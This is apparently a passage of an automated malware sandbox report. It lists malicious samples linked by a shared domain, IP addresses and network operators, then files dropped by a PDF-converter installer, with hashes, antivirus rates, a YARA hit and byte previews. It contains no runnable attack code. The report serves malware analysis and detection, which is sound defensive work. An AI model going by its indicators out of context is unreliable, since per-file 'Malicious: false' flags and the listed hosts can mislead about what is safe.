	7mqSo6rtA0.exe	Get hash	malicious	Browse	• ip-api.com/json
	nIXnNtZvtI.exe	Get hash	malicious	Browse	• ip-api.com/json/
	nKnpb3gEQR.exe	Get hash	malicious	Browse	• ip-api.com/json/
	Xg4Pb7Cx99.exe	Get hash	malicious	Browse	• ip-api.com/json
	z7PRVhbVyw.exe	Get hash	malicious	Browse	• ip-api.com/json

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
toa.mygametoa.com	qx881BiW17.exe	Get hash	malicious	Browse	• 34.64.183.91
	1FR4w7fupN.exe	Get hash	malicious	Browse	• 34.64.183.91
	TXlftr6Hv6.exe	Get hash	malicious	Browse	• 34.64.183.91
	TcTyP2kvmh.exe	Get hash	malicious	Browse	• 34.64.183.91
	pVdP9RRNeY.exe	Get hash	malicious	Browse	• 34.64.183.91
	ZEKk2t5fJt.exe	Get hash	malicious	Browse	• 34.64.183.91
	dBJ2dwRpl5.exe	Get hash	malicious	Browse	• 34.64.183.91
	Fr6yaDjoE5.exe	Get hash	malicious	Browse	• 34.64.183.91
	9ubsb7p6h1.exe	Get hash	malicious	Browse	• 34.64.183.91
	AeXXqhQNJKur7teIlOrvF329.exe	Get hash	malicious	Browse	• 34.64.183.91
	uFvG6DlSUpNCq_0a0Y3vNrYQ.exe	Get hash	malicious	Browse	• 34.64.183.91
	UfZQclP1sP8dkdmyrez2O3E7.exe	Get hash	malicious	Browse	• 34.64.183.91
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 34.64.183.91
	TNIZtb3HS3.exe	Get hash	malicious	Browse	• 34.64.183.91
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 34.64.183.91
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 34.64.183.91
	yT6sVqj4WT.exe	Get hash	malicious	Browse	• 34.64.183.91
	28jJSvNzXz.exe	Get hash	malicious	Browse	• 34.64.183.91
	82Iqbsw9vI.exe	Get hash	malicious	Browse	• 34.64.183.91

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Qxioyfdvub.dll	Get hash	malicious	Browse	• 172.67.69.19
	r7gJpNwSL8.exe	Get hash	malicious	Browse	• 162.159.134.233
	qx881BiW17.exe	Get hash	malicious	Browse	• 104.21.85.99
	Minutes of Meeting 23.10.2021.exe	Get hash	malicious	Browse	• 172.67.218.79
	021d14981d2829df6914d5c43e9aed8b8c7a80f2d7e03.exe	Get hash	malicious	Browse	• 104.21.57.122
	A8mFRoXAow.exe	Get hash	malicious	Browse	• 162.159.130.233
	pe8mHCKX5x.exe	Get hash	malicious	Browse	• 104.21.66.135
	a91bc84dd26784dc82b1ee55b50dc3016738a09fa0f6c.exe	Get hash	malicious	Browse	• 162.159.130.233
	Xnzm5rS5hN.dll	Get hash	malicious	Browse	• 172.67.70.134
	FoxMod.exe	Get hash	malicious	Browse	• 162.159.130.233
	Far Cry 6.exe	Get hash	malicious	Browse	• 162.159.129.233
	Installer Far Cry 6.exe	Get hash	malicious	Browse	• 162.159.129.233
	1mOcqzZcoH.exe	Get hash	malicious	Browse	• 104.21.57.252
	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 162.159.129.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 104.21.51.48
	H1GC5Z4C39PAYMENTRECEIPT.exe	Get hash	malicious	Browse	• 162.159.135.233
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 162.159.134.233
	Loader.exe	Get hash	malicious	Browse	• 162.159.129.233
	Bitcoin Mining Software 1.5v.exe	Get hash	malicious	Browse	• 162.159.130.233
	HWIDSpoofer.exe	Get hash	malicious	Browse	• 162.159.135.233
TUT-ASUS	NaVEQ76t88.exe	Get hash	malicious	Browse	• 208.95.112.1
	7PPXbfDkRN.exe	Get hash	malicious	Browse	• 208.95.112.1
	kBbwXpCn0c.exe	Get hash	malicious	Browse	• 208.95.112.1
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 208.95.112.1
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 208.95.112.1
	13294_Video_Oynat#U0131c#U0131.apk	Get hash	malicious	Browse	• 208.95.112.1
	Fri051e1e7444.exe	Get hash	malicious	Browse	• 208.95.112.1
	Comprobante de pago.xls	Get hash	malicious	Browse	• 208.95.112.1
	Comprobante de pago.doc	Get hash	malicious	Browse	• 208.95.112.1
	wA5D1yZuTf.exe	Get hash	malicious	Browse	• 208.95.112.1
	Pv9HB349oG.exe	Get hash	malicious	Browse	• 208.95.112.1
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 208.95.112.1
	PozfYoUNtW.exe	Get hash	malicious	Browse	• 208.95.112.1
	DiscordSniper.exe	Get hash	malicious	Browse	• 208.95.112.1
	Nightmare Booter (DDos) [IP Stresser] (1).exe	Get hash	malicious	Browse	• 208.95.112.1
	HazardNuker.exe	Get hash	malicious	Browse	• 208.95.112.1
	2wY8F2BCNp.exe	Get hash	malicious	Browse	• 208.95.112.1
	7WVpng6phO.exe	Get hash	malicious	Browse	• 208.95.112.1
	Comprobante de pago (OCT).xls	Get hash	malicious	Browse	• 208.95.112.1
	tywt33OZI0.exe	Get hash	malicious	Browse	• 208.95.112.1

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Config.Msi\3cf0a7.rbs	
Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	modified
Size (bytes):	615
Entropy (8bit):	5.3690495067446395
Encrypted:	false
SSDEEP:	12:EgyGgEpYc4X6PRPdRYj//1XIX66nfN2zWotHMpheXpY/N3HDyzgj8Q:7gT6PjRYjFX+6Z65pLFyzAL
MD5:	49EF9B783C8394431D1AC50A9C332786
SHA1:	3299F9F1CAA218453F8A522DCB201EF724822DB9
SHA-256:	205F7FC09B3D0A887300CB9BC36632CAC2E8AD4DDBC42564A293CE41C78F86B6
SHA-512:	50D8AB1E8D3F7E9FBD70528F2EBCF8DBB4DA606D2539413748105E1016C9D7DE36AF68B0B88EC21D3F58A9F165C9A94B3BADD31EBED5CE9EC5B937AF124EE6CD
Malicious:	false
Preview:	...@IXOS.@.....@$fXS.@.....@.....@.....@.....@.....@.....&.{D0D5A8D4-2C54-41FD-A0C3-50CC56973D60}..exe2msiSetupPackage..6rfyiAq0nM.msi.@.....@.....@.....@.....&.{CDFF8FBF-8895-4382-936D-A20B4780ACE1}.....@.....@.....@.....@.....@.....@.....@.....@.....exe2msiSetupPackage.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]....ProcessComponents..Updating component registration..&.{4C231858-2B39-11D3-8E0D-00C04F6837D0}&.{D0D5A8D4-2C54-41FD-A0C3-50CC56973D60}.@.....RemoveODBC..Removing ODBC components..%._B3D13F97_1369_417D_A477_B4C42B829328...@.....@.....@....

C:\Program Files (x86)\ilovepdf\Log.uni (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	484
Entropy (8bit):	3.262742514495205
Encrypted:	false
SSDEEP:	3:fI+PciIrJRFWEXoPcZ0qLJxpPcZ0qm/LVpPcZ0qHJxpPcZ0qc/8Xn+PcoINJRFOy:pSJRRBNaE/LsBa+/G1JREovn
MD5:	147C02BD59F90777A43F77C711145711
SHA1:	299BC5A77CF4BB06FE123F70FC1EC643ECA6FCC2
SHA-256:	F7077388D0CC1928FA1759C91A5396D87D282A78843F1330456FB3809C2E12FA
SHA-512:	7A274D979C67437C9CD4148C85C7FBC62D2DEFF26E730158D93F3EBF3B89A070A415305DC708FBE9991EF0BB0C870D13518887E17DCF937C54A7F6AFF83A8D9
Malicious:	false
Preview:	#----------2021-10-11 19:01:13----------#program start..#----------2021-10-11 19:01:14----------#LoadLibrary th.dll OK!..#----------2021-10-11 19:01:14----------#LoadLibrary ti.dll OK!..#----------2021-10-11 19:01:14----------#LoadLibrary tt.dll OK!..#----------2021-10-11 19:01:14----------#LoadLibrary tw.dll Error:126..#----------2021-10-11 19:01:17----------#program end..

C:\Program Files (x86)\ilovepdf\config.xml (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	288
Entropy (8bit):	4.155730210419504
Encrypted:	false
SSDEEP:	6:iNofEsshqwofAhd/2vWOZCvRSaubS8JvObSyo8du:i6fdso9wl2vhZ+RSdOYmO78du
MD5:	B5D5DA176844BFE5FA47A1727E7CB8BC
SHA1:	A7B7EE512E6DBC46603CD7830152C69D39D2CACB
SHA-256:	FC0D68DD98F86BEA1B9699424FCE2C5F747E31419451404E9A9B83ED13394D42
SHA-512:	BC1A5D218DA9D6BE1CACF237C522D98190C76C946A080F3555B94217EBA112A1995D3AB4710D605937171C3A7D85B28FA874C699B00EB367BACC6E5241CA55(
Malicious:	false
Preview:	<config>.. <UserDefine>.. <Language ID="0" />.. <Path PathSet="2" Path="" />.. <ImageFormat set="2" />.. <Res set="96" />.. <bit set="24" />.. <Prefix set="" />.. <Doc set="1" />.. <Help set="1" />.. </UserDefine>..</config>..

C:\Program Files (x86)\ilovepdf\easyConverter.rsc (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	data
Category:	dropped
Size (bytes):	6728
Entropy (8bit):	7.972168290563647
Encrypted:	false
SSDEEP:	96:S6xsUwW7fQhpXfowbgIASYwyLEeBFv9lfS4WI9XM7TYVzUBPD/pskUDVERqd/8FI:S6x0h5w9yyL37SwM7TnBbOt2SOI
MD5:	9B1AF1946FA721CE91ECEC1B10F8D843
SHA1:	D9D88F38CD261CE62BD54655E157A66282147B95
SHA-256:	BF78A435C93B5B0152BCA1F3A44DB2977A8FD03CE41377FFDDF3559B8B6D39AE
SHA-512:	2A3369C58463CF0F4DDFAFBB0A9DC3001AA4563E34330AF1CE71611E865DE3C9AFF1CCB7F5302871C1E830D9A2AB1ACF391920F81B0DC49719681461F25109F
Malicious:	false
Preview:	......Q.CF,..X....i...R.]...s(....9.'..j^...Y$..p..QL.z.X...n.....tM(.....woF7.f0.?....t9...Yy9.VZ.dRO~.K.I....p..gC..).e.....h..}....(...C..bM....U.}....)..8.....M&..%0(...&..uet%.L.....?.W.W....1I.....Z.M...Z..NcL.F...Ix.a.....x.W-..R .]S..w....C..j.k.O.....}.m.;E&..{....>^....P..:k.S.7@e... .SH..f`.....bs..m..t.o...H..Zm...~....#g;....-..h.B.....MOL.."3gXG.8..Wx.,..j..W.UV.4.H.0.k..U.3c.wf.F.W..1..A..0....q+S....y.c...+.\h.N.....a.....l....oB.....|...$.*.\C...../.;=...z..m...=."0j..B....<....h.V.....B..e.@.l..b....Y.W^2M.....zf..D..2T.c..=.bZS..5.5....ky$ _F*V..l....'FwU..S.}.../(.....lG;..t#.....P".E..'.....wj...8...4...w@K.....W...Q...,>_.&.....b.Q..L.m.>.hm+...J.g%"_jZ.L.r'....U}....[2GJ..)+..K...@.B%.B.N....'U6at....[...S..S..8.t.....Q._..E..\'...u...e...;..0f|."...H.D..+.#....G_.[N.....C*..%..ga...:..m.&....7...D{..}a;....x.|....'.. jU..^.'.l$.........g^p9M.....t...2x....S".5.....3.d.5...*...."..K+L

C:\Program Files (x86)\ilovepdf\ilovepdf.exe (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2613752
Entropy (8bit):	6.715454660240232
Encrypted:	false
SSDEEP:	49152:9ZZ3wvJUUa5ooBLYnx6f8PT+YZtU+kGVSILs62bq9qKJ:N6mUa5xyx1qaU+kGMIXFR
MD5:	A68BB111B9DE5443AE19116145289BDA
SHA1:	5CD5B056CAF0973ABD680E822F03803002F579D1
SHA-256:	DDF297FD3D6992472BEB1EAB3314E4A86223C29BB6945EE11617F003312BF4C7
SHA-512:	764B2593056CC1ABA05BD7D52B7EA3C77C5DF3B47C05E27E0CE4DB23F383EB82DB64818308CB9DCE069059C9449C834A5354DB28A2EFF5211B849BFD7BC3AB07

C:\Program Files (x86)\ilovepdf\ilovepdf.exe (copy)	
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .FuN.FuN.FuN.a.#.HuN.a.5.YuN.FuO.TvN.X'.muN.X'..uN.X'..tN.X '.duN.X'.GuN.X'.GuN.RichFuN.....PE..L.....^.....D...~.....`....@.....P(..... D(...@.....L...@.....@.....'.....%..}...k .....@.....`..p.....@.....text....C.....D..... ..`.rdata..v....`.....H.....@..@.data.....@....rsrc...@.....P..... ...@..@.reloc..\b....%..d...b%.....@..B.....

C:\Program Files (x86)\ilovepdf\is-005RG.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	data
Category:	dropped
Size (bytes):	6728
Entropy (8bit):	7.972168290563647
Encrypted:	false
SSDEEP:	96:S6xsUwW7fQhpXfowbgIASYwyLEeBFv9lfS4WI9XM7TYVzUBPD/pskUDVERqd/8FI:S6x0h5w9yyL37SwM7TnBbOt2SOI
MD5:	9B1AF1946FA721CE91ECEC1B10F8D843
SHA1:	D9D88F38CD261CE62BD54655E157A66282147B95
SHA-256:	BF78A435C93B5B0152BCA1F3A44DB2977A8FD03CE41377FFDDF3559B8B6D39AE
SHA-512:	2A3369C58463CF0F4DDFAFBB0A9DC3001AA4563E34330AF1CE71611E865DE3C9AFF1CCB7F5302871C1E830D9A2AB1ACF391920F81B0DC49719681461F25109F
Malicious:	false
Reputation:	unknown
Preview:	......Q.CF,.X....i...R.]...s(....9.'..j^...Y$..p..QL.z.X...n.....tM(.....woF7.f0.?....t9...Yy9.VZ.dRO~.K.I....p..gC..).e.....h..}....(...C..bM....U.}....)..8.....M&..%0(...&..uet%.L.....?.W. W....1I.....Z.M...Z..NcL.F...Ix.a.....x.W-..R .]S..w....C..j.k.O.....}.m.;E&..{....>^....P...:k.S.7@e... .SH..f`.....bs..m..t.o...H..Zm...~....#g;....-..h.B.....MOL.."3gXG.8..Wx.,..j..W.UV.4. H.0.k..U.3c.wf.F.W..1..A..0....q+S....y.c...+.\h.N.....a.....l....oB.....|...$.*.\C...../.;=...z..m...=."0j..B....<....h.V.....B..e.@.l..b....Y.W^2M.....zf..D..2T.c..=.bZS..5.5....ky$ _F*V..l.....'FwU..S.}.../(.....lG;..t#.....P".E..'.....wj...8...4...w@K.....W...Q...,>_.&.....b.Q..L.m.>.hm+...J.g%"_jZ.L.r'....U}....[2GJ..)+..K...@.B%.B.N....'U6at....[...S..S..8.t. .....Q.._..E..\'...u...e...;..0f|."...H.D..+.#....G_.[N.....C*..%..ga...:..m.&....7...D{..}a;....x.|....'.. jU..^.'.l$.....g^p9M.....t...2x....S".5.....3.d.5...*...."..K+L

C:\Program Files (x86)\ilovepdf\is-30MA7.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	921600
Entropy (8bit):	7.929650404687928
Encrypted:	false
SSDEEP:	12288:9MIjKyNtCBdD3dMJ5QXWdWN2n3ROQ94EnNyYSsjHGHTnFha3slvx7D+IE4uBwL8i:9fCXdwQGh74EniLHa3z5eaLo0L9K
MD5:	814EF2BDB0199A7B950E3ECB650E9E29
SHA1:	89460EE7A16E6682721E1C59D194DFBE05D35FD1
SHA-256:	6F7D45E4ABEE103049E50E8BF9AB3E36B9C0D5044FDAB3B1B37766017ED5E4DF
SHA-512:	90E082F14F677CC7C34D7F71623E9C86084E714F288F941C6603CE63DD2AA28A6B16959E5B3E9F849BFC0A82A6F8F9AC5F7D64E28AF310E373BF8ADD361028
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 4%
Reputation:	unknown
Preview:	MZ.....@.....8.....!..L.!This program cannot be run in DOS mode....$.....g...g...g...o...g..`o...g...D...g...o...g..`o...g...g..re..mp...g.. mp..=g..mp...g...F...g...k...g...C..wg...C...g...k...g..mp...g..mp...g..mp...g...l...g..mp...g..Rich.g.....PE..L...".H.....!..... .....`.#.....#.....#..... .....#.....$.#.....#.$.....#.....(~..@.....UPX0.....UPX1.....@....rsrc.... ....#..... .....@..... .....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\is-8KFAQ.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	706560
Entropy (8bit):	7.921985342568425
Encrypted:	false
SSDEEP:	12288:h+7aMyDxl1EputZ69u+sC4pdFANpBnNw7AMoFg8gb+CdofxMtauAjAMmyEDYHg36:hrVl1EpsZqQdSNpBnW7tPJeAlDYIqpv
MD5:	19C9680AC9642A8105096ED9C1C5C71C
SHA1:	1B4D55F5D372AB0E7532E2F4613BA1B767B4AC80
SHA-256:	ABBFC12837B138DA3DC66D5D6032D1183FC947FBEEC22DF0EC71B6120FC1B769
SHA-512:	2BCE8C3F3260E28D0B807C7EB1C1B271904FE45AE2D5366C47F6C72C13E070D40E1D5C6C00D37967DA0C33E3408CFDF6F23AFAC3975C8817030CF90F9355DC
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 5%

C:\Program Files (x86)\ilovepdf\is-8KFAQ.tmp	
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....../,.4kM.gkM.gkM.g]k.giM.g.Q.gaM.gkM.giM.g.R.giM.g.Q.g cM.g.R.goM.g.R.giM.gmn.g.M.gkM.g.M.g.B.gxM.g]k.g.M.g]k.g.M.g.K.gjM.g.m.gjM.gRichkM.g.....PE..L...I..I.....!.....P..... ....A.....t.....UPX0.....UPX1..... ...~.....@....rsrc....P.....F..... ...@..... .....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\is-93C0J.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	1209344
Entropy (8bit):	7.922981354856275
Encrypted:	false
SSDEEP:	24576:ngTRboPdLcaUHa3XRIXmpTpoCenCZjMRHIpU8OKhT6ZbKoD97ST5S0LX/68cBDk:nuo1LcFis8pSgUR4CuI97sS07/Nww
MD5:	B4BFDBB19C4E1A089F51577D193A9F42
SHA1:	3E6B4C547289BD39A84CD7A73A8FCFDF72C0C442
SHA-256:	8549924223C77E4C52EC83E4BC2845FA9F7C571934423C27CA0D4BFED0EEB451
SHA-512:	0D85E0AC1D65A92083523C32F275BBF40D1380B608551DACFA41037691FCE230FF1D6AF3E3B263BCC274D7C935581B0328563627A9D7EBFDE14B6E85F56416B
Malicious:	false
Yara Hits:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: C:\Program Files (x86)\ilovepdf\is-93C0J.tmp, Author: Florian Roth
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 4%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W!.c.@n0.@n0.@n0...0.@n04..0)@n0.O10.@n0.O30.@n0.@o0 "Bn04..0.@n04..0.An04..0.An04..0.@n04..0.@n04..0.@n0Rich.@n0.....PE..L....h.N.....!..... ..z2... ...2.....@3.....@.....2.....(.2.. .....2.(.....t03.....|2.H.....UPX0..... .....UPX1..... .....@....rsrc.....2.....@..... ....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\is-CU1EC.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2613752
Entropy (8bit):	6.715454660240232
Encrypted:	false
SSDEEP:	49152:9ZZ3wvJUUa5ooBLYnx6f8PT+YZtU+kGVSILs62bq9qKJ:N6mUa5xyx1qaU+kGMIXFR
MD5:	A68BB111B9DE5443AE19116145289BDA
SHA1:	5CD5B056CAF0973ABD680E822F03803002F579D1
SHA-256:	DDF297FD3D6992472BEB1EAB3314E4A86223C29BB6945EE11617F003312BF4C7
SHA-512:	764B2593056CC1ABA05BD7D52B7EA3C77C5DF3B47C05E27E0CE4DB23F383EB82DB64818308CB9DCE069059C9449C834A5354DB28A2EFF5211B849BFD7BC3AB 07
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .FuN.FuN.FuN.a.#.HuN.a.5.YuN.FuO.TvN.X'.muN.X'..uN.X'..tN.X '.duN.X'.GuN.X'.GuN.RichFuN.....PE..L....^.....D...~.....`....@.....P(..... D(...@.....L...@.....@.....'.....%..}...k .....@.....`..p.....@.....text....C.....D..... ..`.rdata..v....`.....H.....@..@.data.....@....rsrc...@.....P..... ...@..@.reloc..\b....%..d...b%.....@..B..... .....

C:\Program Files (x86)\ilovepdf\is-DKEKO.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	data
Category:	dropped
Size (bytes):	571917
Entropy (8bit):	7.966052994665358
Encrypted:	false
SSDEEP:	12288:/HegB06gEPizUsFEjR79m3qMkrnkIClgWoZmGjKo2Dt5psSjd:/+i06g8oUsFElpm3dw1ClFrg2Dt59d
MD5:	BDE9F29D164449ADA1DF3BECD54E4337
SHA1:	F104C62DE429CF02A3DFEE203122BD6FDE88B1F3
SHA-256:	634DD50A6002D5E328D595E04C16B88D351AB7577C25C8FA674420D9BB57D896
SHA-512:	7AA0B7E47DFA4FE25E9FF613865AE35DA00D6651BDA27A6B4F7DD30E6A6ABFB66B5BD2C7C9A5C9871DBBCE30CAA24CE885C3650DC2D860A60E09D3311344 C25

C:\Program Files (x86)\ilovepdf\is-DKEKO.tmp	
Malicious:	false
Reputation:	unknown
Preview:	....Hh.j...?...O}3..8v,)cml.T/.....V.r.....n.?y..oz#V.....N.{.....!....Y."..)v.T.....Ub.V..*.)..8..,.%.{4.yWrA.a36&..,...V...l9.y....39.y...wW.j.ox.....I..;..%..p.b..>..j.....j..awT..r...j....o./.7...,=uk..i../h..j*j.P.j..?.-X.k..R}.j.5.b-F.k..c.....j...j..Q?...).qe.....,o'k.....j.J..))O.....k..\.....u,..k...,..k....k...tOT.X.jXe-.k..7.k...83U.....%..o.....Y%.....7.F.(j...KP..I..j..y...o..no.....z.....u/..DJP.e+.Dj..Z....k.....j$T.X.j[..`....o....k{..2|6...H.....c%.....z.....~^..j.-s.....o.-.....6.L.`.j.-s.....i|..y.Q'....k...}FT.X.jY..Y....o.....y..=|6..%..z/.....s....>.j.-s.k../.:.....>|/...h...2/..R..-.....k....9.y.....j.6Z.j.o....l&..%.UD..`....&..t>".6g..j,..../W=..5...n.....X..h>.k..'...|/h..jfDX.S...`&*...Y....)U]bc[.....'(..l..+....b.i....[...lf!S...r.....i.....Q^..*.....aeddT.`.'....*.[.h....e...?>....n....5.....-..j..T..ow.....k....-...k16.+i(~..L....j,...c.L./w=j...~./

C:\Program Files (x86)\ilovepdf\is-IDUEM.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	178
Entropy (8bit):	5.200654239805503
Encrypted:	false
SSDEEP:	3:cFfdXP+FFFKMlFsPR4GXXyWRXlQFSLKbFUuAvF9IZZDKh+sWGXViKWVV9uMv:iV2FFFKMfsp7i22SLKbFUPvYWhpBFiZz
MD5:	23872B81B308F0615E32E9EC60B8F806
SHA1:	3989CA350F25FA4703573AD07AFBE99DECA43C98
SHA-256:	BC528E642062193291745A32FFDF899BF420F556562BF18774B67615DF2A56E2
SHA-512:	6357529877B355F724D390117FE19250344B7322098476D30F50D59381956345189E26DCB6618E610F0755C4C9819CAAC5D1323C82F3936FA028D7F3198C3A20
Malicious:	false
Reputation:	unknown
Preview:	<config>.. <current Dat="1351852478" />.. <Dat Txt="
What's New: We are waiting for your feedbacks -> ||
http://unipdf.com/support/
" />.. </config>.. |

C:\Program Files (x86)\ilovepdf\is-JDQA9.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3038269
Entropy (8bit):	6.3798753919324795
Encrypted:	false
SSDEEP:	49152:nLJwSihjOb6GLb4SKEs3DyOMC2DlUt0+yO3A32ASNTvu/:FwSi0b67zeCzt0+yO3kSs
MD5:	F6783D6BAD48D0F022DDB2C0A5819087
SHA1:	FD1E4D2EBCC11D98ADAA75797527BA7E8DA5DC59
SHA-256:	DAFBDF676A506C8743F4A93E81C927075101A172CBB8B3E8BCCF867D4D270B2B
SHA-512:	67C53D7F3A0190E7A9B3FAD2B6E404EF7E0D67536210561B23F98C16C3EA4E4CEFEC8FF475FE318AA5C7466554E349ED5A6E5897576520A490346E7DAF02800A
Malicious:	false
Reputation:	unknown
Preview:	MZP.....@.....InUn.....!..L.!..This program must be run under Win32..$7.....PE..L...p.._.....$,.....P6,.....@,...@.....@.....@.....-.....`-.49...-.....i-.....-.....text...P.+.....+..... ..`.itext..t(....,..*....+..... ..`.data.....@,.....(,.....@....bss.....x...,.....idata..49...`-..:...,.....@....didata.....-.....,.....@....edata.....-.....-.....@..@.tls....L.....-.....rdata..].....-.....-.....@..@.rsrc.....-.....-.....@..@.....-.....@..@.....@..@.....

C:\Program Files (x86)\ilovepdf\is-RD093.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	86057
Entropy (8bit):	5.650674653880301
Encrypted:	false
SSDEEP:	768:RxBKLWBVtFt475GbZj30O7CXBCZSCfo4nfKTbvAbFTggiHdtz2SkZSvNc/YM/tdI:R7e2wlTbYbF24iZFazDIMv9AV
MD5:	57694C4A03C977B96DF390DE8C5D1FE2
SHA1:	41DF5F6423C637D1B27EDEE5CB966AB5F9EF7415
SHA-256:	C9D6544A89762E7E8EFF3A3D6F47D744AEF72B01D6A7F1D3607F86D701B226BA
SHA-512:	555B382E03121461E5B110D2CB72F3B072A492C386E25DC1CBC726035E4566945AE0F93D2355B318A8CC71CDBBEF5F45DC49EFCA6FCD21865B3BD369A9BA27D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>....<language>.. <Set Index="1" text="English">.. <txt BtnID="1">Add</txt>.. <txt BtnID="2">Remove</txt>.. <txt BtnID="3">Clear</txt>.. <txt BtnID="4">Open Folder</txt>.. <txt BtnID="5">File Name</txt>.. <txt BtnID="6">Size</txt>.. <txt BtnID="7">Total Pages</txt>.. <txt BtnID="8">Selected Pages</txt>.. <txt BtnID="9">Status</txt>.. <txt BtnID="10">Home</txt>.. <txt BtnID="11">Settings</txt>.. <txt BtnID="12">Convert</txt>.. <txt BtnID="13">Word</txt>.. <txt BtnID="14">Image</txt>.. <txt BtnID="15">Text</txt>.. <txt BtnID="16">HTML</txt>.... <txt BtnID="17">Language</txt>.. <txt BtnID="18">Save Path</txt>.. <txt BtnID="19">Image Format</txt>.. <txt BtnID="20">Word Format</txt>.. <txt BtnID="21">Default</txt>.. <txt BtnID="22">Select</txt>.. <txt BtnID="23">Save</txt>.... <txt BtnID="24">Please add at least one PDF file.</txt>.. <txt BtnID="25">Output Format:</txt>.... <t

C:\Program Files (x86)\ilovepdf\is-TSARV.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	484
Entropy (8bit):	3.262742514495205
Encrypted:	false
SSDEEP:	3:fl+PciIrJRFWEXoPcZ0qLJxpPcZ0qm/LVpPcZ0qHJxpPcZ0qc/8Xn+PcoINJRFOy:pSJRRBNaE/LsBa+/G1JREovn
MD5:	147C02BD59F90777A43F77C711145711
SHA1:	299BC5A77CF4BB06FE123F70FC1EC643ECA6FCC2
SHA-256:	F7077388D0CC1928FA1759C91A5396D87D282A78843F1330456FB3809C2E12FA
SHA-512:	7A274D979C67437C9CD4148C85C7FBC62D2DEFF26E730158D93F3EBF3B89A070A415305DC708FBE9991EF0BB0C870D13518887E17DCF937C54A7F6AFF83A8D9
Malicious:	false
Reputation:	unknown
Preview:	#----------2021-10-11 19:01:13----------#program start..#----------2021-10-11 19:01:14----------#LoadLibrary th.dll OK!..#----------2021-10-11 19:01:14----------#LoadLibrary ti.dll OK!..#----------2021-10-11 19:01:14----------#LoadLibrary tt.dll OK!..#----------2021-10-11 19:01:14----------#LoadLibrary tw.dll Error:126..#----------2021-10-11 19:01:17----------#program end..

C:\Program Files (x86)\ilovepdf\is-UKPSI.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
